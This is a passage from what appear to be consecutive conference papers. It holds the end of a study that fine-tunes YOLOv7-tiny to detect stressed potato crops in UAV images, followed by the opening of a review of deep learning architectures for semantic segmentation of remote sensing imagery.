detection, and prediction of diseases and pests, with a specific emphasis on tomato crops. The overarching objective is to contribute to the advancement of smart farming and precision agriculture.

Conversely, there is a limited number of papers that specifically delve into the analysis of images obtained from Unmanned Aerial Vehicles (UAVs). [10] addresses the significant threat of Coffee Leaf Rust (CLR) in coffee plantations, emphasizing the need for effective disease management. Leveraging Unmanned Aerial Vehicles (UAVs) and machine learning (ML) techniques, the research proposes a framework to detect CLR severity using only vegetation indices extracted from UAV imagery. Decision tree models, particularly Logistic Model Tree (LMT), demonstrated notable accuracy in predicting different infestation classes of CLR, with F-measure values indicating effectiveness in identifying early and later stages of the disease. On the other hand [11] explores the application of remote sensing and deep learning in precision agriculture, focusing on the analysis of aerial images of potato crops. The objective is to demonstrate automated spatial recognition of healthy and stressed potato plants. The proposed deep learning model, RetinaUNet-Ag, exhibits effectiveness in distinguishing healthy and stressed plants in field images, achieving an average Dice Score Coefficient of 0.74. The study introduces a dataset of field images acquired with a Parrot Sequoia camera carried by a Solo unmanned aerial vehicle. The presented approach proves effective for assessing and recognizing potato crop stress in

natural aerial field images collected under real conditions. The authors of this paper decided to create their own model because they were not satisfied with the results of the existing.

III. DATASET

The dataset is accessible to the public and was generated as part of the paper [11]. It includes a mix of healthy and stressed potato crop images, captured by the multispectral camera Sequoia by Parrot, mounted on a small UAV Solo. The dataset was partitioned by its creators into training and testing sets, with 1500 images for training and 60 images for testing. On our side, we did an additional split on the training dataset, into training and validation. We took the first 50 images, but taking into consideration that the training dataset contains augmented images and those images were generated using 5 different techniques for augmentation, we used those 50 images along with the augmented ones for the validation dataset. The final dataset contains 1250 images for training, 250 images for validation, and 60 images for testing. Additionally, the images were resized to dimensions of 614 x 614 pixels.

In the dataset, there were also labels for the images, but we decided to create our new labels and the reason for that was that the existing labels didn't have a clear distinction between healthy and stressed potato crops. For image annotation, we used the open-source graphical annotation software Roboflow [12] to manually annotate the regions containing healthy and stressed crops with rectangular bounding boxes. The output coordinates of the bounding boxes and the class labels were saved as text files and were used for generating the ground truth for the model.

IV. MODEL

In computer vision, real-time object detection is a very important task that is often a key component in computer vision systems, and it empowers machines to not only recognize but also precisely locate objects within an image. Among the latest contributions to this landscape is YOLO (You Only Look Once) [13], a state-of-the-art model that represents a significant leap forward in real-time object detection. The YOLO architecture is renowned for its unified approach to object detection. Unlike other ways that take many steps, YOLO looks at the whole picture at once, making it super fast and accurate. As the latest iteration in the YOLO series, YOLOv7 [14] builds upon the successes of its predecessors, notably YOLOv4. The evolutionary journey involves optimizations and innovations aimed at achieving superior accuracy, speed, and adaptability. YOLOv7 serves as a testament to the commitment to advancing object detection models for diverse applications. It requires several times cheaper hardware than other neural networks and can be trained much faster on small datasets without any pre-trained weights. In figure 1 we have a performance comparison of different YOLO versions, on the COCO dataset. YOLO models are pretrained on large, general datasets and may not be relevant for the specifics of a target task or domain.

The fine-tuning technique allows the model to adapt its learned features to the characteristics of the specific dataset and task of interest, improving its accuracy on task-specific

Model	#Param.	FLOPs	Size	AP ^{val}	AP ^{val} ₅₀	AP ^{val} ₇₅	AP ^{val} _{0.5}	AP ^{val} _{0.75}	AP ^{val} _{0.95}
YOLOv4 [13]	64.4M	142.8G	640	49.7%	68.2%	54.3%	32.9%	54.8%	63.7%
YOLOv4-s (c6.1) [80]	46.5M	109.1G	640	50.2%	68.7%	54.6%	33.2%	55.5%	63.9%
YOLOv4-CSP [79]	52.9M	120.4G	640	50.3%	68.6%	54.9%	34.2%	55.6%	65.1%
YOLOv4-CSP [80]	52.9M	120.4G	640	50.8%	69.5%	55.3%	33.7%	56.0%	65.4%
YOLOv7	36.9M	104.7G	640	51.2%	69.7%	55.5%	35.2%	56.0%	66.7%
improvement	-4.3%	-13%	-	+0.4	+0.2	+0.2	+1.3	=	+1.3
YOLOv7-CSP-X [81]	96.9M	226.8G	640	52.7%	71.3%	57.4%	36.3%	57.5%	68.3%
YOLOv7-X	71.3M	189.9G	640	52.9%	71.1%	57.5%	36.9%	57.7%	68.6%
improvement	-36%	-13%	-	+0.2	-0.2	+0.1	+0.6	+0.2	+0.3
YOLOv4-tiny [79]	6.1	6.9	416	24.9%	42.1%	25.7%	8.7%	28.4%	39.2%
YOLOv7-tiny	6.2	5.8	416	35.2%	52.8%	37.3%	15.7%	38.0%	53.4%
improvement	+2%	-13%	-	+10.3	+10.7	+11.6	+7.0	+9.6	+14.2
YOLOv4-tiny-3l [79]	8.7	5.2	320	30.8%	47.3%	32.2%	10.9%	31.9%	51.5%
YOLOv7-tiny	6.2	3.5	320	30.8%	47.3%	32.2%	10.0%	31.9%	52.2%
improvement	-29%	-33%	-	=	=	=	-0.9	=	+0.7
YOLOv7-E6 [81]	115.8M	683.2G	1280	55.7%	73.2%	60.7%	40.1%	60.4%	69.2%
YOLOv7-E6	97.2M	515.2G	1280	55.9%	73.5%	61.1%	40.6%	60.3%	70.0%
improvement	-19%	-25%	-	+0.2	+0.3	+0.4	+0.5	-0.1	+0.8
YOLOv7-D6 [81]	151.7M	935.6G	1280	56.1%	73.9%	61.2%	42.4%	60.5%	69.9%
YOLOv7-D6	154.7M	806.8G	1280	56.3%	73.8%	61.4%	41.3%	60.6%	70.1%
YOLOv7-E6E	151.7M	843.2G	1280	56.8%	74.4%	62.1%	40.8%	62.1%	70.6%
improvement	=	-11%	-	+0.7	+0.5	+0.9	-1.6	+1.6	+0.7

Fig. 1. Comparison of different YOLO versions

objects. Fine-tuning YOLO involves several key components: pretrained model, a dataset with images and annotations, adjusted hyperparameters, and training hardware. For this study, we fine-tuned the YoloV7 tiny model with the batch size of 32 and a default learning rate, on the dataset that we manually annotated and described in the previous section. The fine-tuning process was done on 150 epochs using the T4 Google Colab instance. Now the new fine-tuned object detection model is used for detecting healthy and stressed potato crops.

V. EVALUATION

The evaluation of the model is done on the test set of 60 images. Manually labeled areas of healthy and stressed plants forming the ground truth are shown in the left column in Figure 2. Labeled image boxes with blue edge color indicate healthy crops, and boxes with green edge color indicate stressed crops. The right-hand column in 2, shows the predicted bounding boxes by YoloV7. For each predicted bounding box, the caption in the upper left-hand corner indicates the predicted class and level of confidence.

Unlike the typical objects in general object detection tasks (e.g., cars, people), the potato plants UAVs images do not have obvious boundaries to create distinct objects in the images. Therefore we can expect weaker inferior outcomes since this field of work is quite challenging. The success of an object detection model is often measured by its ability to accurately identify and classify objects within an image. During the labeling of healthy and stressed crops, regions of interest demarcated with a bounding box can overlap and include several adjacent plants, as shown in the images in Figure 2. In the process of labeling healthy and stressed crops, the delineated regions of interest marked by bounding boxes may overlap, encompassing multiple neighboring plants, as depicted in Figure 2. Moreover, certain plants may display a mix of healthy and stressed leaves, as diseases and other stress factors don't consistently impact an entire plant. This introduces a significant challenge in labeling the images and, consequently, in the subsequent tasks of object detection and classification by the model.

The overall performance of the fine-tuned YoloV7 tiny model is presented in table I. The metrics evaluated include Precision (P), Recall (R), Mean Average Precision at IoU of 0.5 (MAP




Fig. 2. Ground truth and predicted labels with bounding boxes

.5), and Mean Average Precision from IoU 0.5 to 0.95 (MAP .5: .95). These metrics provide a comprehensive view of the model's precision, ability to recall objects, and its performance across different intersection over union thresholds.

class	P	R	MAP .5	MAP .5: .95
all	0.476	0.54	0.461	0.129
healthy	0.467	0.55	0.486	0.145
stressed	0.485	0.525	0.455	0.114

TABLE I
PERFORMANCE METRICS VALUES FOR THE OBJECT DETECTION MODELS
ON THE TEST SET

The model achieved a precision of 0.476 and a recall of 0.54, indicating a balanced trade-off between correctly identified objects and avoiding false positives. The Mean Average Precision scores provide insights into the model's ability to rank and prioritize bounding box predictions. The MAP .5 score of 0.461 and MAP .5: .95 score of 0.129 demonstrate the model's proficiency in achieving accurate predictions across various IoU thresholds. Looking at the performance metrics the fine-tuned YoloV7 tiny model exhibits a solid performance in

object detection, with notable strengths in identifying healthy and stressed objects.

VI. CONCLUSION

This study explores the intersection of remote sensing, UAV technology, and deep learning in the context of precision agriculture. Leveraging advanced computer vision techniques, particularly the fine-tuned YOLOv7 tiny model, the research focuses on the automated detection of healthy and stressed potato crops. The dataset used for training and evaluation consists of images captured by a Parrot Sequoia camera mounted on a UAV, showcasing the practical application of this technology in real-world agricultural scenarios. This research contributes to the ongoing efforts in precision agriculture. As we continue to navigate the complexities of modern agriculture, the synergy between technology and farming practices holds the promise of sustainable and resilient food production systems. The findings of this study pave the way for further advancements in automated crop monitoring and decision-making processes in precision agriculture.

REFERENCES

- [1] Ivy Wigmore, "precision agriculture." [Online]. Available: <https://www.techtarget.com/whatis/definition/precision-agriculture-precision-farming>
- [2] NOAA, "remote sensing." [Online]. Available: <https://oceanservice.noaa.gov/facts/remotesensing.html#:~:text=Remote%20sensing%20is%20the%20science,by%20NOAA's%20National%20Geodetic%20Survey.>
- [3] Prachi Singh and Prem Chandra Pandey and George P. Petropoulos and Andrew Pavlides and Prashant K. Srivastava and Nikos Koutsias and Khidir Abdala Kwal Deng and Yangson Bao, "8 - hyperspectral remote sensing in precision agriculture: present status, challenges, and future trends," in *Hyperspectral Remote Sensing*. Elsevier, 2020.
- [4] S. Manfreda and E. Ben Dor, "Chapter 1 - remote sensing of the environment using unmanned aerial systems," in *Unmanned Aerial Systems for Monitoring Soil, Vegetation, and Riverine Environments*, 2023.
- [5] M. Friedl, "6.06 - remote sensing of croplands," in *Comprehensive Remote Sensing*, 2018.
- [6] K. Golhani, S. K. Balasundram, G. Vadmalai, and B. Pradhan, "A review of neural networks in plant disease detection using hyperspectral data," 2018.
- [7] M. Shoaib, B. Shah, S. El-Sappagh, A. Ali, A. Ullah, F. Alenezi, T. Gechev, T. Hussain, and F. Ali, "An advanced deep learning models-based plant disease detection: A review of recent research," 2023.
- [8] S. S. Harakannanavar, J. M. Rudagi, V. I. Puranikmath, A. Siddiqua, and R. Pramodhini, "Plant leaf disease detection using computer vision and machine learning algorithms," 2022.
- [9] T. Domingues, T. Brandão, and J. C. Ferreira, "Machine learning for detection and prediction of crop diseases and pests: A comprehensive survey," *Agriculture*, vol. 12, no. 9, 2022. [Online]. Available: <https://www.mdpi.com/2077-0472/12/9/1350>
- [10] D. B. Marin, G. A. e Silva Ferraz, L. S. Santana, B. D. S. Barbosa, R. A. P. Barata, L. P. Osco, A. P. M. Ramos, and P. H. S. Guimarães, "Detecting coffee leaf rust with uav-based vegetation indices and decision tree machine learning models," 2021.
- [11] S. Butte, A. Vakanski, K. Duellman, H. Wang, and A. Mirkouei, "Potato crop stress identification in aerial images using deep learning-based object detection," 2021.
- [12] "Roboflow, image annotation tool." [Online]. Available: <https://roboflow.com/>
- [13] J. Redmon, S. Divvala, R. Girshick, and A. Farhadi, "You only look once: Unified, real-time object detection," 2016.
- [14] C.-Y. Wang, A. Bochkovskiy, and H.-Y. M. Liao, "Yolov7: Trainable bag-of-freebies sets new state-of-the-art for real-time object detectors," 2022.

A review of deep learning methods for semantic segmentation of remote sensing imagery

Teodor Angeleski and Vlatko Spasev
Faculty of Computer Science and Engineering
University Ss Cyril and Methodius
Skopje, N. Macedonia

teodor.angeleski@students.finki.ukim.mk, vlatko.spasev@finki.ukim.mk

Abstract—Semantic segmentation of remote sensing imagery has emerged as a pivotal endeavor with extensive applications, posing both fundamental challenges and opportunities. Leveraging aerial and satellite images, this technique holds significant promise across diverse domains. Recent years have witnessed a paradigm shift fueled by the transformative potential of deep learning (DL) techniques in computer vision (CV). Researchers have embraced DL methodologies enhancing and adapting them to the nuanced landscape of remote sensing (RS) data analysis, yielding remarkable outcomes.

This paper starts with a summary of the fundamental deep neural network architectures and reviews the most recent developments of deep learning methods for semantic segmentation of remote sensing imagery.

Index Terms—semantic image segmentation, deep neural networks, remote sensing imagery

I. INTRODUCTION

Semantic image segmentation, a crucial aspect of computer vision, involves labeling each pixel, enabling pixel-level classification. This essential task supports various computer vision applications, like analyzing lanes for self-driving cars and pinpointing locations for Unmanned Aerial Vehicles (UAVs). Semantic segmentation goes beyond image prediction, offering a detailed understanding of objects and their surroundings. Over time, these techniques have found utility in diverse remote sensing applications, from monitoring the environment to analyzing urban land use, utilizing the rich data provided by remote sensing imagery.

One illustrative example is the automatic classification of land cover types within a remote sensing image Figure 1 [16]. Here, semantic segmentation categorizes each pixel according to predefined classes, such as buildings, vegetation, water, and roads. This approach automates the traditionally time-consuming and expertise-driven process of land cover mapping from remote sensing imagery.

The semantic segmentation task is achieved through a machine learning model trained on a substantial dataset of labeled remote sensing imagery. The model learns to extract features that differentiate land cover types based on spectral information and spatial context within the image. After training, the model can then classify pixels in unseen images, enabling the generation of detailed land cover maps.




Fig. 1: Semantic segmentation applied to a remote sensing image.

In recent years, deep learning methods have transformed traditional computer vision tasks, including object classification, detection, and semantic segmentation. Despite years of research, assigning meaningful labels to elements within remote sensing images remains challenging. Several reviews have explored the landscape of deep learning methods tailored for remote sensing tasks. Zhang, Zhang, and Du (2016) [23] provided a technical overview of fundamental deep learning techniques, including convolutional neural networks (CNNs), autoencoders, and restricted Boltzmann machines, focusing on target recognition and scene understanding from satellite imagery. Building on this work, Zhu et al. (2017) [25] surveyed additional deep neural network architectures, such as recurrent neural networks, and their applications in remote sensing. Additionally, Ball et al. (2017) [3] presented a comprehensive review of deep learning methods applied across various applications, such as anomaly detection, disaster analysis, land cover classification, and segmentation.

II. CNN ARCHITECTURES FOR SEMANTIC SEGMENTATION

Deep learning has spurred the development of various network architectures tailored for image classification and segmentation. This section provides a concise overview of convolutional neural networks (CNNs) before delving into specific categories: FCN-based, U-net-based, SegNet-based, DeepLab-based, and other convolutional network methodologies.

With the surge in popularity of deep learning, several classic semantic segmentation models have emerged. The fully convolutional network (FCN) marked a significant milestone as the pioneering deep learning model applied to semantic segmentation tasks (Long et al., 2019 [15]). By substituting the fully connected layers of CNNs with convolutional layers, FCN laid the groundwork for subsequent advancements. However, FCN's fixed receptive field posed challenges in preserving detailed information. Addressing this concern, the SegNet model (Badrinarayanan et al., 2017 [2]) leveraged pooling indices to retain contour information while reducing parameter complexity.

Another noteworthy advancement is the U-Net network (Ronneberger et al., 2015 [20]), which extends the FCN architecture by incorporating skip connections across four layers. DeepLab V1 introduced porous convolution to enhance segmentation boundary clarity and alleviate down-sampling issues. Subsequent iterations, including DeepLab v2, v3, and v3+, further refined the architecture by incorporating atrous convolution and Atrous Spatial Pyramid Pooling (ASPP), culminating in enhanced performance.

A. FCN Architecture

In the FCN architecture, 1×1 convolutions replace the full connection in the CNN, enabling pixel-level category probability estimation through softmax layers. The resulting segmented image preserves input resolution, thanks to deconvolution operations, shown in Figure 2 [11]. Despite its efficacy in scene segmentation, FCN's reliance on large-scale image recognition networks presents challenges in remote sensing domains where labeled data scarcity persists. However, pioneering efforts by Kemker et al. (2018) [12] applied FCN to segment multispectral RS images using synthetically labeled data, paving the way for subsequent improvements in RS segmentation performance.




Fig. 2: The FCN architecture and its deconvolution operator

B. U-Net Architecture

U-Net is specifically designed for image segmentation tasks with limited training data. The network architecture, illustrated

in Fig. 3 [21], comprises convolution and deconvolution layers. Convolution layers employ two 3×3 filters followed by Rectified Linear Unit (ReLU) activation and max pooling with a stride of two, resulting in downsampled outputs. Notably, the number of feature channels doubles at each convolutional layer. Deconvolution layers upsample the feature map and apply a 2×2 convolution to reduce feature dimensions. To address border pixel loss during convolution, the feature maps are cropped to match the input size, ensuring consistency with deconvolution results. These cropped feature maps are then concatenated with deconvolution outputs via shortcut connections. Finally, a 1×1 convolution is applied to label pixels, yielding the segmentation result.




Fig. 3: The schematic network architecture of U-Net

The U-Net architecture stands out as a cornerstone in current semantic segmentation research, renowned for its incorporation of skip connections alongside traditional encoder-decoder layers. This innovative design facilitates the fusion of low-level and high-level features, enhancing localization accuracy. Subsequent variations, such as Unet++, DC-Unet, and TransUNet, have emerged, demonstrating superior performance across diverse applications, including RS imagery (Huang et al., 2017; Huang et al., 2018; Tasar et al., 2019; Maxwell et al., 2020; Liu Z. et al., 2022; Priyanka et al., 2022; Wang K. et al., 2022).

C. SegNet

SegNet comprises two interconnected sub-networks: an encoder and a decoder network. The encoder network, akin to Fully Convolutional Networks, utilizes convolution and max pooling operations to extract features, with deeper layers capturing richer semantic information. However, deeper layers may compromise spatial information clarity. To mitigate this, SegNet preserves element indices (i.e., element locations within filter windows) and leverages them during the decoder network's upsampling process. The decoder network mirrors the structure of the encoder, mapping low-resolution features to higher resolutions through convolutions and guided upsampling. Notably, SegNet employs the pooling index from the encoder to facilitate accurate spatial recovery during upsampling. This mechanism enhances boundary accuracy by ensuring the proper placement of features within the feature maps.

While SegNet shares similarities with U-Net, it diverges in its approach to feature transfer and concatenation, with U-Net directly transferring features to corresponding decoders

for concatenation into upsampled feature maps. Refer to Fig. 4 [21] for a schematic depiction of SegNet’s network architecture.




Fig. 4: The schematic network architecture of U-Net

D. DeepLab

DeepLab extends the capabilities of Fully Convolutional Networks by incorporating atrous convolution, which expands the filter scope to capture larger image contexts, allowing for precise control over feature response resolution. Atrous convolution, illustrated in Fig. 5 [21], takes the form of

$$y(a) = \sum_{p=1}^K w(p) \cdot x(a + rp) \quad (1)$$

where a is the index of the element of the input/output path, p is the offset of the index of the element of the filter window, $w(p)$ is the weight to the element p , and r is the sampling rate to the input x . When $r = 1$, the atrous convolution degenerates to the conventional convolution. [21] Atrous convolution is used to replace convolutional layers with $r > 1$. Atrous Spatial Pyramid Pooling (ASPP) further enhances context integration by applying multiple atrous convolutions with varying sampling rates, followed by aggregation through addition.




Fig. 5: A one-dimensional illustration of atrous convolution. The light blue cells depict the input and the dark blue cells depict the output. Two elements are padded on both ends of the input as shown with gray cells. The filter size is three (as shown in green). The sampling rate is two and hence a zero is inserted into every adjacent element in the filter kernel [21]

To mitigate the loss of fine details caused by downsampling and max pooling, DeepLab utilizes Conditional Random Field (CRF) to refine segmentation results, particularly along boundaries. CRF, applied post-interpolation, comprises pairwise and unary potentials. The pairwise potential penalizes nodes with

dissimilar labels using Gaussian kernels, incorporating both color and spatial information. The unary potential encodes label assignment probabilities for individual pixels. DeepLab V3 and DeepLab V3+ expand upon this framework by incorporating multiple atrous convolutions with different sampling rates and introducing decoder modules to refine boundary details. While DeepLab V3 opts out of CRF, DeepLab V3+ employs separable, depth-wise convolutions in decoder modules to enhance spatial detail refinement.

These advancements in DeepLab and its iterations showcase a concerted effort to improve semantic segmentation by balancing context integration and spatial detail preservation, thereby enhancing the accuracy and fidelity of segmentation results.

E. Other deep learning methods

In addition to the CNN architectures previously discussed, several other developments have been adapted or extended for remote sensing image segmentation to tackle challenges like computational complexity. Concepts from ResNet [9], DenseNet [10], and ShuffleNet [24] have been integrated into network designs for semantic segmentation of remote sensing data. These architectures offer innovative solutions to enhance feature extraction and model efficiency, contributing to advancements in remote sensing image analysis.

ResNet, akin to VGGNet, employs residual modules to enable the construction of very deep networks by learning residual mappings with shortcut connections. ResNet34, depicted in Fig. 6(a) [21], utilizes residual blocks comprising two 3×3 filters and shortcut connections for effective feature learning. DenseNet extends ResNet by introducing dense blocks, where each layer receives input from every preceding layer, promoting information flow and feature reuse. This architecture, illustrated in Fig. 6(d), addresses issues like vanishing gradients and parameter efficiency by connecting layers densely.




Fig. 6: The architecture of ResNet34, residual module, DenseNet, and ShuffleNet

ShuffleNet enhances computational efficiency by employing group convolutions to reduce the computational complexity of convolutions and facilitate information flow across feature channels. Utilizing techniques like channel shuffle and group convolutions, ShuffleNet achieves efficient parallel processing, as depicted in Fig. 6(c). Additionally, ShuffleNet Units replace 3×3 convolutions with depth-wise convolutions, reducing

channel dimensions and optimizing computational resources for effective feature extraction. These adaptations and extensions of CNN architectures demonstrate the continuous efforts to optimize remote sensing image segmentation techniques for practical applications.

III. DEEP LEARNING METHODS FOR SEMANTIC SEGMENTATION

Inspired by the impressive performance and the flood of new CNN architectures, considerable efforts have been made to bring the success of deep learning methods to segmenting remote sensing data. However, researchers have identified several key challenges:

(1) Pixel-level accuracy: In remote sensing images, every pixel carries semantic meaning, which sets them apart from typical scenic or portrait images. Alongside usual objects like buildings and bridges, these images contain crucial background elements like water bodies and roads. Precise delineation of both objects and background is vital for extracting details like width and perimeter accurately.

(2) Analysis of unconventional data: Remote sensing imagery poses unique challenges due to its varied and unconventional data characteristics. These images often have complex spatial structures and diverse spectral signatures, requiring specialized methods for effective analysis.

(3) Lack of training examples: Despite the abundance of remote sensing imagery, obtaining high-quality training examples remains a hurdle. Training deep neural networks demands a large number of examples, but creating such a dataset is labor-intensive. Unlike scenic images, which can be labeled using crowdsourcing, remote sensing imagery often requires expert knowledge for accurate labeling.

In the following sections, we'll delve into these challenges and explore the deep learning methods proposed to tackle them in remote sensing image segmentation. This discussion aims to shed light on the ongoing advancements in this field and provide valuable insights into semantic segmentation techniques for remote sensing imagery.

A. Methods towards pixel-level accuracy

To avoid loss of spatial details from convolution and hence achieve pixel-level accuracy, several strategies have been explored, for example: combining multiscale features, fusing data of different modalities, and enhancing the resulted segmentation with post-processing techniques. In this section, we delve into some of those strategies, reviewing relevant methods and elucidating key ideas behind them.

1) *Multiscale strategy*: To attain pixel-level accuracy, dilated convolutions, also known as atrous convolutions, are frequently employed. These convolutions integrate elements at noncontiguous positions in a kernel, augmenting the spatial context available for analysis. Zhao and Du (2016) [22] introduced the Multiscale Convolutional Neural Network (MCNN), which constructs a pyramid structure from the image to capture spatial features at different scales. High-level spatial features are combined with spectral features, forming a dataset

for training logistic regression, with final results determined through majority voting.

Långkvist, Kiselev, Alirezaie, and Loutfi (2016) [13] utilized four parallel convolutional neural networks, each focusing on a distinct contextual size. Mid-level features with semantic meanings are derived from low-level features, and fully-connected layers are fine-tuned using backpropagation. By incorporating a broader scope of contextual information, multi-scale representation integrates hierarchical dependencies of the context. Various dilation rates are employed to extract scaled features, which are then aggregated in a coarse-to-fine manner with skip connections from the encoder, resulting in refined target object delineation.

Chen et al. (2018) [4] extended shuffling CNNs for aerial image segmentation, employing a shuffling operator to convert low-resolution feature maps to a higher resolution version. To predict pixels in overlapped regions, decisions of the nearest patches are utilized, and score maps are aggregated via averaging for the final segmentation. Alternatively, deconvolution and skip strategy are used to interpolate and upsample the output, thereby preserving spatial details. Chen et al. (2018) [5] proposed the DeepLab semantic segmentation network, which employs atrous spatial pyramid pooling to address detail loss from downsampling, delineating objects at various scales by probing the previous convolutional layer with filters at multiple sampling rates.

Another approach to enhancing accuracy involves integrating edge maps into the segmentation process. Cheng, Meng, Xiang, and Pan (2017) [6] extended SegNet by introducing an edge-aware convolutional network. This framework consists of both an edge detection network and a segmentation network. The segmentation network extracts semantic features at different scales, which are utilized in training the edge detection network. Subsequently, the edge map produced by the edge detection network is employed to fine-tune the overall network, facilitating improved segmentation results. This integration of edge information enhances the network's ability to delineate object boundaries accurately, contributing to enhanced segmentation performance.

2) *Fusion based strategies*: The integration of geometry and spectral information has gained popularity for enhancing segmentation accuracy in remote sensing applications. This approach becomes particularly relevant due to the availability of diverse, geo-registered data sources in the field. When dealing with similar data structures or representations, feature-level fusion techniques are commonly employed. Marmanis et al. (2016) [18] proposed an ensemble of FCNs based on the VGG-16 architecture. Each FCN is trained with different initializations from datasets like ImageNet, Pascal VOC, and Places, and the predictions are combined through averaging. This method utilizes skip connections from early layers to preserve fine boundary details.

In scenarios where input data exhibit distinct structures, separate networks are often employed for each data type, and fusion occurs at the classification stage. For instance, Marmanis et al. (2018) [19] utilized two SegNets in parallel:

one for processing color channels and another for Digital Elevation Model (DEM) data. These networks are initialized differently, with the fusion of their outputs occurring at the final layer. Additionally, fusion strategies like early fusion with FuseNet at encoder stages and late fusion using residual correction have been developed. The late fusion approach, specifically, addresses topological inconsistencies among input data types, such as 3D point clouds and 2D images, by training separate fully convolutional networks and fusing their classification outputs through averaging and residual correction techniques. These fusion strategies aim to leverage the complementary nature of different data sources, ultimately enhancing segmentation performance in remote sensing tasks.

B. Methods for non-conventional data

Incorporating a wide spectrum or finely divided spectral bands, remote sensing technology employs passive or active imaging sensors, yielding datasets like Synthetic Aperture Radar (SAR) images, Hyper Spectral Images, and scatter point clouds such as Light Detection and Ranging. These modalities present structural and representational differences from conventional visible band images, posing significant challenges for deep learning methods.

For hyperspectral images with multiple bands (b), each convolutional layer necessitates a proportional number of filters, leading to increased network parameters. Simplifying the application of deep networks to Hyperspectral Imaging (HSI) often involves reducing the spectral bands to align with tri-color images. Handling spectral and spatial features typically involves employing two separate CNNs: one for spectral and the other for spatial features. Another approach involves using a 1x1 convolutional kernel to extract features from different bands, employing an average pooling layer and larger dropout rates in the CNN. Alternatively, researchers have explored using 3D CNNs to process hyperspectral cubes, enabling simultaneous processing of spectral and spatial features.

Additionally, LiDAR point clouds enrich semantic segmentation applications by providing supplementary information. Typically, LiDAR point clouds are processed with CNNs by converting points into raster images through a gridding process. Arief et al. (2018) [1] addressed this by extracting normalized elevation from LiDAR point clouds, creating a two-dimensional matrix of elevation, and proposing a network architecture integrating an atrous network with the stochastic depth method, imposing regularization.

